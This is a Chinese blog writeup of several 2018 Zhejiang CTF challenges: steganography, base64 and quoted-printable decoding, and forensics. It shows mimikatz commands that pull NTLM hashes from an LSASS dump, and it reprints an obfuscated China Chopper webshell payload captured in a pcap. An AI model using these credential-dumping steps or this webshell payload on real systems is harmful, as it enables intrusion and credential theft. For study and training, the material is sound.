

# 2018年浙江省网络安全技能竞赛ctf部分解题思路writeup

原创

xuchen16 于 2018-06-29 14:27:23 发布 46535 收藏 75

分类专栏: [ctf](#) 文章标签: [ctf网络安全](#) [技能竞赛](#) [网络安全技能](#) [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/xuchen16/article/details/80855327>

版权



[ctf专栏收录该内容](#)

66 篇文章 6 订阅

订阅专栏

ctf题目链接: [https://pan.baidu.com/s/1pKgkFblaz0Vpvr\\_elkBEkA](https://pan.baidu.com/s/1pKgkFblaz0Vpvr_elkBEkA) 密码: 5dtc

## 一、隐写题

### 1. key.exe

用binwalk -e key.exe提取文件

```
C:\Users\admin\Desktop\ctf\隐写术>binwalk -e key.exe
* suggest: you'd better to input the parameters enclosed in double quotes.
* made by pcat

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          Microsoft executable, portable (PE)
191632      0x2EC90      SHA256 hash constants, little endian
246156      0x3C18C      XML document, version: "1.0"
247884      0x3C84C      Unix path: /schemas.microsoft.com/SMI/2005/WindowsSettings">

WARNING: Extractor.execute failed to run external extractor 'unrar e '%e'' : [Error 2]

WARNING: Extractor.execute failed to run external extractor 'unrar -x '%e'' : [Error 2]
259584      0x3F600      RAR archive data, first volume type: MAIN HEAD
```

隐写术 > \_key.exe.extracted

名称	修改日期	类型	大小
3C18C.xml	2017/6/21 13:53	XML 文档	186 KB
3F600.rar	2017/6/21 13:53	WinRAR 压缩文件	173 KB

打开3F600.rar压缩包




<https://blog.csdn.net/xuchen16>

## 2. 老鹰抓小鸡

这题考察的是bmp图片文件高度隐写，用010editor编辑器修改图片高度为-510另存为一张图片


tip: bmp高度正为倒向位图 高度为负为正向位图

010 Editor - C:\Users\admin\Desktop\ctf\隐写\信息隐写老鹰抓小鸡\01.bmp\*



Name	Value	Start	Size	Color	Comment
struct BITMAPFILEHEADER bmfh		0h	Eh	Fg: Bg:	
struct BITMAPINFOHEADER bmiH		Eh	28h	Fg: Bg:	
DWORD biSize	40	Eh	4h	Fg: Bg:	
LONG biWidth	536	12h	4h	Fg: Bg:	
LONG biHeight	-510	16h	4h	Fg: Bg:	
WORD biPlanes	1	1Ah	2h	Fg: Bg:	
WORD biBitCount	32	1Ch	2h	Fg: Bg:	
DWORD biCompression	0	1Eh	4h	Fg: Bg:	
DWORD biSizeImage	0	22h	4h	Fg: Bg:	
LONG biXPelsPerMeter	0	26h	4h	Fg: Bg:	
LONG biYPelsPerMeter	0	2Ah	4h	Fg: Bg:	
DWORD biClrUsed	0	2Eh	4h	Fg: Bg:	
DWORD biClrImportant	0	32h	4h	Fg: Bg:	
struct BITMAPLINE lines[430]		36h	E1140h	Fg: Bg:	

<https://blog.csdn.net/xuchen16>



## 二、密码学

1. 这个EXE好像被加密了

用hxd编辑器打开haha.exe文件发现右侧字符以等号结尾应该是base64编码

文件(F) 编辑(E) 搜索(S) 查看(V) 分析(A) 附加(X) 窗口(W) 关于(A)

16 ANSI 十六进制

key.rar haha.exe 01-.bmp

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00001530	62	56	52	68	55	58	6C	4F	57	57	4A	43	64	57	31	55	bVRhUX10WWJCdW1U
00001540	53	6D	78	30	54	31	52	52	51	6D	59	76	53	6A	68	55	Smx0T1RRQmYvSjhU
00001550	63	7A	56	34	56	6B	31	47	5A	33	42	51	55	58	46	59	czV4Vk1GZ3BQUXFY
00001560	57	48	5A	4B	61	57	6F	78	53	6E	59	34	52	6B	4E	76	WHZKaWoxSnY4rkNv
00001570	59	58	46	4D	51	69	74	56	56	31	42	6B	4F	48	56	68	YXFMQitVV1BkOHVh
00001580	65	6D	4E	49	4E	30	49	33	4D	47	77	77	52	47	4D	78	emNIN0I3MGwwRGMx
00001590	57	48	56	44	5A	6D	6B	79	56	6B	38	32	57	48	5A	4A	WHVDZmkYVk82WHZJ
000015A0	55	6E	52	4A	53	56	6C	46	53	33	68	43	52	47	64	6F	UnRJSV1FS3hCRGdo
000015B0	56	30	6C	4A	5A	55	64	68	52	46	68	55	63	54	46	44	V01JZUdhRFhUcTFD
000015C0	61	32	70	68	65	55	46	56	64	31	42	45	52	58	70	76	a2pheUFVdlBERXpv
000015D0	62	30	4E	32	63	30	4E	70	5A	44	52	54	54	55	74	73	b0N2c0NpZDRTTUts
000015E0	4F	47	56	5A	65	6B	4A	7A	57	6D	52	42	5A	53	39	51	OGVZekJzWmRBZS9Q
000015F0	63	6A	45	32	4E	6C	6C	34	51	6B	74	54	63	47	35	6E	cjE2N114QktTcG5n
00001600	54	30	74	50	4E	6D	35	58	56	55	78	47	62	6E	70	34	T0tPNm5XVUxGbnp4
00001610	4E	6D	70	42	53	6C	6C	50	4B	79	39	69	64	45	30	30	NmpBS11PKy9idE00
00001620	54	46	4E	6B	52	55	4E	59	55	30	78	73	64	30	5A	53	TFNkRUNYU0xsd0ZS
00001630	62	54	64	56	5A	6D	6F	76	54	48	64	58	62	54	4E	50	bTdVZmovTHdXbTNP
00001640	61	46	6C	70	52	46	59	77	57	6D	4A	4F	56	44	56	30	aFlpRFYwWmJOVDV0
00001650	5A	45	39	57	61	31	6F	34	5A	6B	52	33	57	47	31	48	ZE9Walo4Zkr3WG1H
00001660	53	55	74	4D	63	58	68	42	52	45	46	73	56	30	6C	4A	SUtMcXhBREFSv01J
00001670	59	55	56	69	55	30	31	68	59	32	4A	33	64	30	4E	51	YUViU01hY2J3d0NQ
00001680	54	57	70	30	56	33	5A	59	56	6D	38	31	53	46	4A	72	TWp0V3ZYVm81SFJr
00001690	57	57	46	53	62	6B	31	6E	4E	6B	64	73	51	6B	4A	58	WWFSbklnNkdsQkJX
000016A0	64	6B	6B	32	64	31	6C	45	4D	56	5A	43	4D	56	46	69	dkk2dl1EMVZCMVFi
000016B0	59	55	64	32	52	7A	5A	45	51	6D	63	79	56	58	42	57	YUd2RzZEQmcyVXBW
000016C0	64	31	46	36	4E	6B	31	79	51	58	70	4B	55	6A	4E	4C	dlF6NklyQXpKUjNL
000016D0	57	55	6C	45	51	30	55	33	53	6A	4A	42	53	47	68	44	WU1EQ0U3SjJBSGhD
000016E0	4B	33	45	72	51	58	6C	6D	4D	33	6C	6F	5A	48	56	79	K3ErQXlmM3loZHVy
000016F0	55	33	6C	61	51	7A	4E	72	62	46	67	78	53	55	4E	4D	U31aQzNrbFgxSUNM
00001700	59	57	6C	61	61	54	45	34	4B	31	42	45	51	6C	56	71	YW1aaTE4K1BEQ1Vq
00001710	52	58	4E	48	53	6B	46	4D	4F	48	56	75	64	7A	5A	6B	RXNHSkFMOHVudzZk
00001720	54	57	35	76	65	6B	5A	4C	53	56	42	43	57	44	52	52	TW5vekZLSVBCWDRR
00001730	64	54	56	75	51	55	74	72	62	57	68	7A	54	58	56	44	dTVuQUtrbWhzTXVD
00001740	65	6D	4D	76	63	45	70	30	56	7A	52	46	57	55	70	6F	emMvcEp0VzRfWUpo
00001750	51	7A	4A	6E	55	6D	64	54	63	6B	56	42	54	55	4E	57	QzJnUmdTckVBTUNW
00001760	57	57	64	6F	5A	31	46	79	52	55	56	50	51	30	5A	5A	WWdoZ1FyRUVQP0ZZ
00001770	5A	32	68	33	55	58	4A	46	61	30	64	42	52	6C	6C	72	Z2h3UXJFa0dBR11r
00001780	61	58	64	42	61	6B	56	72	56	30	6C	46	57	55	56	32	aXdBakVrV01FWUV2
00001790	4F	45	4A	58	53	32	68	34	55	48	46	42	56	55	70	4A	OEJXS2h4UHFVUpJ
000017A0	4F	45	46	42	51	55	46	42	55	31	56	57	54	31	4A	4C	OEFBQUFBU1VWT1JL
000017B0	4E	55	4E	5A	53	55	6B	39	3D	3D							NUNZSUK9==

<https://blog.csdn.net/chen16>

通过python脚本解码后得到

`data:image/png;base64,iVBORw0KgoAAAANSUheUgAAAJAAACLCAyAAACOVxDgAAANDU1EQVR4no2d2gV3RbHt73FGCuIPT2sGhuLNWjs7UEBK8zGPDsWjIigtCpGRYP1QV90Ii1G1PgxdXeMopIA3tiizv67vnpPd+We2bPP552MyfJzfrB`

base64格式图片直接复制到浏览器打开是一张二维码图片



保存为图片本地用QR\_Research打开



2. 看着是不是眼熟

题目:

=E4=B8=89=E5=B8=9D=E4=BA=94=E5=B8=81=E4=B8=83=E6=98=93=E6=81=A9=E5=85=AD

=E5=93=A6=E8=BE=9F=E6=9B=BF=E4=BC=98=E5=85=AB=E5=BE=AE=E5=A4=96=E4=B9=9D

网上搜到是Quoted-Printable编码

<http://www.mxcz.net/tools/quotedprintable.aspx> 在线解码

三帝五币七易恩六

哦辟替优八微外九

把数字和英文发音首字母组合下得到key{3D5B7EA6OPTU8VY9}

### 三、系统密码破解

黑客攻击了一台windows2003的服务器，从拖出来了它的lsass进程内存镜像，你能从该镜像中获取管理员的密码吗？

管理员密码即为key！

把解压出的LSASS.DUMP在windows2003 用mimikatz打开

```

mimikatz 2.0 alpha x86 (oe.eo)

.#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Dec 13 2014 19:40:10)
.## ^ ##.
## < \ ##  /* * *
## < \ ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'    http://blog.gentilkiwi.com/mimikatz           (oe.eo)
'#####'                                     with 15 modules * * */

mimikatz # sekurlsa::minidump LSASS.DUMP
Switch to MINIDUMP : 'LSASS.DUMP'

mimikatz # sekurlsa::logonPasswords
Opening : 'LSASS.DUMP' file for minidump...

Authentication Id : 0 ; 984524 (00000000:000f05cc)
Session           : Interactive from 0
User Name         : Administrator
Domain            : EF3D-A3A4CBDD6
SID               : S-1-5-21-796489640-1449036476-780432832-500

msv :
[00000002] Primary
* Username : Administrator
* Domain   : EF3D-A3A4CBDD6
* NTLM     : 771aad64f9064f2e599db78ce83ee7ea
* SHA1     : 7cff826bf8d6b80d1fbffb412fabe3d2cc851bd7
wdigest :
* Username : Administrator
* Domain   : EF3D-A3A4CBDD6
* Password : ████████████████████
kerberos :
* Username : Administrator
* Domain   : EF3D-A3A4CBDD6
* Password : ████████████████████
ssp :
credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : NETWORK SERVICE
Domain            : NT AUTHORITY
SID               : S-1-5-20

msv :
[00000002] Primary
* Username : EF3D-A3A4CBDD6$
* Domain   : WORKGROUP
* LM       : aad3b435b51404eeaad3b435b51404ee
* NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
* SHA1     : da39a3ee5e6b4b0d3255bfeef95601890afd80709
wdigest :
* Username : EF3D-A3A4CBDD6$
* Domain   : WORKGROUP
* Password : <null>
kerberos :
* Username : ef3d-a3a4cbdd6$
* Domain   : WORKGROUP
* Password : <null>
ssp :
credman :

```

<https://blog.csdn.net/xuchen16>

#### 四、数据包分析


用wireshark打开wire.pcapng数据包，执行http.request.method=="POST"过滤http post

The screenshot shows the Wireshark interface with the filter 'http.request.method == "POST"' applied. The packet list pane displays four filtered packets:


No.	Time	Source	Destination	Protocol	Length	Info
5	0.00078700	58.58.58.132	172.16.6.132	HTTP	897	POST /0919.php HTTP/1.1 (application/x-www-form-urlencoded)
18	58.0085180	58.58.58.132	172.16.6.132	HTTP	367	POST /0919.php HTTP/1.1 (application/x-www-form-urlencoded)
30	86.4002450	58.58.58.132	172.16.6.132	HTTP	905	POST /0919.php HTTP/1.1 (application/x-www-form-urlencoded)
41	94.3171330	58.58.58.132	172.16.6.132	HTTP	940	POST /0919.php HTTP/1.1 (application/x-www-form-urlencoded)

<https://blog.csdn.net/xuchen16>

逐个数据包单击右键选择“Follow TCP Stream”来查看TCP数据流，发现最后一条记录（编号为41）的TCP数据流有Rar!标记这里通过菜刀POST往服务器上传了一个rar数据包，我们通过Save As按钮把数据包Dump出来，如下图所示：



提取数据包保存为rar文件是一个加密的图片



RAR文件是通过POST数据包上传文件内容的，抓包记录编号为41，压缩时添加的密码肯定在41之前的POST数据包进行分析，选中编号18这条POST记录，单击右键选择“Follow TCP Stream”来查看TCP数据流



Stream Content

```

POST /0919.php HTTP/1.1
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Referer: http://172.16.6.132/
X-Forwarded-For: 167.110.38.33
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1)
Host: 172.16.6.132
Content-Length: 1773
Cache-Control: no-cache

pass=(@$_E=CREATE%2E_FUNC%2ETION)%2E($_S=@$_E(NULL,EV%2E(C%26E)%2EL%2E(a^I)%2EBAS%
2EE64_DE%2Ecode%2E(a^I)%2E(a^E)%2E_POST%2E(a|Z)%2Ez0%2E(d|Y)%2E(a^H)%2E(a^H)%2E(n^U))%
2E$_S
());&z0=QGluav9zZXQoImRpc3B5YXlfZXJyb3JzIiwMcIp0BZZXRfdGltzV9sawIpdCgwKTTAc2V0X21hZ21j
X3F1b3Rlc19ydw50aw1lKDApO2Vjag8oJy0%
2BfCcpoyRwPwJhc2U2NF9kZWVZGUoJF9QT1NUWjY6MSJdKtskcz1iyXNlNjRfZGVjb2RlKCRFUE9TVFsiejiX
sk7JGQ9ZGlybmtzsgkX1NFULZFUlsiu0NSSVBUX0ZJTEVOQU1FIl0poyRjPXN1YnN0cigkZCwwLDEpPT0iLyI/
Ii1jIFwiewRzfVwiIjoil2MgXCj7JHN9XCiioyRyPSj7JHB9IHskY30ioyRyZXQ9MTT0cnl7QHN5c3Rlbgkci4
nIDI%
2BjJEnLCRYzXQpO2lMKCRyZxQHPTApQHBhc3N0aHJ1KCRyLicGmj4mMScsJHJldck7awYoJHJldCE9MC17JHo9Q
HNoZwxsX2V4ZWMoJHIuJyAyPiYxJyk7JHJldD0odHJpbgSgkeik9PscnKT8x0ja7ZWNobygkeik7fwlMKCRyZxQH
PTApe0BlEGVjKCRyLicGmj4mMScsJHosJHJldck7ZWNobygkej1qb2lUKHN1YnN0cigkZCwwLDEpPT0nLyc/
IlxuIjoixHJcbiIsJHopKt9awYoJHJldCE9MC17JGE9YXJyYXkoYXJyYXkoJ3BpcGUnLdYjYksYXJyYXkoJ3B
pcGUnLd3JYksYXJyYXkoJ3BpcGUnLd3JYkpoYRmcD1ACHJvY19vcGVuKCRyLicGmj4mMScsJGESJHBpKtskej
1zdHJlYw1fZ2V0X2Nvb3RlbnRzKCRwaVsxxSk7JHJldD0odHJpbgSgkeik9PscnKT8x0ja7ZWNobygkeik7QHByb
2NfY2xvc2UoJGZwKt9awYoJHJldCE9MC17awYoKCRmcD1AcG9wZW4oJHIuJyAyPiYxJywnicpKSE9RkFMU0Up
eyR6Pscno3doawxlKCFmzw9mKCRmcCkpeyR6Lj1mz2V0cygkZnAp030kcmV0Psh0cm1tKCR6KT09jycpPzE6MDT
lY2hvKCR6KTTAcGNSb3NlKCRmcCk7fX1pZigkcmV0IT0wJiZzdWJzdHIoJGQsMCwxKSE9Ii8iJzJbGFzc19leG
lzdHMoJ0NPTScpKXskdz1uzXcgQ09NKCDxU2NyaxB0LnNoZwxsJyk7JG09JHctPmV4ZWMoJHIuJyAyPiYxJyk7J
GY9JG0tPlN0ZE9ldcgpOyR6PSRmlT5SZwFkQWxsKck7JHJldD0odHJpbgSgkeik9PscnKT8x0ja7ZWNobygkeik7
fX1jYXRjaChFeGNlcHRpb24gJGUpe2Vjag8gJyBNZXNzywdl0ianLrLT5nZXRNZXNzywdlck7fXByaw50ICg
kcmV0IT0wKt8icmV0PxsKcmV0fSI6Jyc7ZXhpdCgnfDwtJyk7&z1=Y21k&z2=Y2QgI2QgIkM6XHBocFwodGRvY3
MiJndpbNjhcibHic1wa0BlI3kxMDIwIGTles5yYXIga2V5LmpwZyZlY2hvIFtTXSZjZCZlY2hvIFtFXQ==HTTP/
1.1 200 OK
Date: wed, 20 Sep 2017 08:52:12 GMT
Server: Apache/2.0.63 (win32) PHP/5.2.14
X-Powered-By: PHP/5.2.14
Content-Length: 32
Content-Type: text/html

-> | [S]
C:\php\htdocs
[E]

